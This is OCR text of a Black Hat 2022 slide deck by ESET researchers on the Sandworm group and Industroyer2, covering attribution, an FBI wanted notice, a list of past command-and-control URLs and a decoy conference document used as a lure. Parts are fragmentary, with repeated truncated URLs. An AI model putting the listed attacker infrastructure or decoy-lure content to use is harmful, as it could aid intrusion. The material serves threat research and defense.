black hat USA 2022

Industroyer2

Sandworm's Cyberwarfare Targets Ukraine's Power Grid Again

Anton Cherepanov

Robert Lipovsky

ESET

1. Sandworm (2014-2022)
2. Industroyer (2016)
3. Industroyer2 (2022)
   - Attack events
   - Technical analysis
4. Co-deployed malware
5. Defense
6. Wrap up

Anton Cherepanov

Senior Malware Researcher

@cherepanov74

Robert Lipovsky

Principal Threat Intelligence Researcher

@Robert_Lipovsky

Sandworm 2014-2022

Energetic Bear

The Dukes
Cozy Bear/APT29

Sandworm
Telebots
/Voodoo Bear

Turla

InvisiMole

Sednit
Fancy
Bear/APT28

Gamaredon

Buhtrap

Energet


The Dukes

zy Bear/APT29

isiMole

Ga

Buhtrap



WANTED BY THE FBI

GRU HACKERS' DESTRUCTIVE MALWARE AND INTERNATIONAL CYBER ATTACKS

Conspiracy to Commit an Offense Against the United States; False Registration of a Domain Name; Conspiracy to Commit Wire Fraud; Wire Fraud; Intentional Damage to Protected Computers; Aggravated Identity Theft

Yuriy Sergeyevich Andrienko

Sergey Vladimirovich Detistov

Pavel Valeryevich Frolov

Anatoliy Sergeyevich Kovalev

Artem Valeryevich Ochichenko

Petr Nikolayevich Pliskin

CAUTION

On October 15, 2020, a federal grand jury sitting in the Western District of Pennsylvania returned an indictment against six Russian military intelligence officers for their alleged roles in targeting and compromising computer systems worldwide, including those relating to critical infrastructure in Ukraine, a political campaign in France, and the country of Georgia; international victims of the "NotPetya" malware attacks (including critical infrastructure providers); and international victims associated with the 2018 Winter Olympic Games and investigations of nerve agent attacks that have been publicly attributed to the Russian government. The indictment charges the defendants, Yuriy Sergeyevich Andrienko, Sergey Vladimirovich Detistov, Pavel Valeryevich Frolov, Anatoliy Sergeyevich Kovalev, Artem Valeryevich Ochichenko, and Petr Nikolayevich Pliskin, with a computer hacking conspiracy intended to deploy destructive malware and take other disruptive actions, for the strategic benefit of Russia, through unauthorized access to victims' computers. The indictment also charges these defendants with false registration of a domain name, conspiracy to commit wire fraud, wire fraud, intentional damage to protected computers, aggravated identity theft, and aiding and abetting those crimes. The United States District Court for the Western District of Pennsylvania issued a federal arrest warrant for each of these defendants upon the grand jury's return of the indictment.

SHOULD BE CONSIDERED ARMED AND DANGEROUS, AN INTERNATIONAL FLIGHT RISK, AND AN ESCAPE RISK

If you have any information concerning these individuals, please contact your local FBI office, or the nearest American Embassy or Consulate.

www.fbi.gov

Sandworm

Telebots
/Voodoo Bear

Sednit

Fancy
Bear/APT28

GRU

Sources: FBI | National Cyber Security Centre | Militaire Inlichtingen en Veiligheidsdienst | SECURITY SERVICE OF UKRAINE | Microsoft https://95.143.193.182/**Franceaviatelecom8**/statmach/aorta.php

https://5.61.38.31/**epsiloneridani0**/setattr.php

https://144.76.119.48/**arrakis02**/loadvers/paramctrl.php

https://78.46.40.239/**SalusaSecundus2**/segments/statinfo.php

https://95.143.193.131/**houseatreides94**/dirconf/check.php

https://46.165.222.6/**BasharoftheSardaukars**/tempreports/vercontrol.php

.143.193.182/Franceaviatelecom8/statmach/aorta.php


61.38.31/epsiloneridani0/setattr.php


4.76.119.48/arrakis02/loadvers/paramctrl.php

.46.40.239/SalusaSecundus2/segments/statinfo.php

.143.193.131/houseatreides94/dirconf/check.php

.165.222.6/BasharoftheSardaukars/tempreports/verc


FRANK HERBERT'S
DUNE
AVALON HILL'S TRADEMARK NAME FOR ITS SPACE CIVILIZATION POWER STRUGGLE GAME
Chris White
©1979 THE AVALON HILL GAME COMPANY, BALTIMORE, MD 21214 PRINTED IN USA
ALL RIGHTS GRANTED BY CHILTON PUBLISHING CO. RADNOR, PA



European Gas Conference 2012_decoy [Compatibility Mode] - Word
File
Home
Insert
Design
Layout
References
Mailings
Review
View
Tell me...
Sign in
Share
EUROPEAN GAS CONFERENCE 2012 VIENNA
24-27 January 2012, Vienna, Austria

European Gas Conference 2012

Jan 24-27, 2012 in Vienna (Austria)

The European Gas Conference 2012 is the only event to unite the commercial and political worlds of the natural gas market in Europe.

Over four days at European Gas Conference 2012, industry experts will discuss the hottest topics of the moment including: the implications of the move away from nuclear power and the impact on natural gas, the challenges of unbundling Europe's gas transmission networks, the progress of the international pipeline projects, the implementation of the Third Energy Package, the future role of Russia in European natural gas supply, how gas pricing will develop, global LNG developments and arbitration and legal implications of re-negotiating supply contracts.



Increase in cyberattacks against Ukraine

Feb 2014

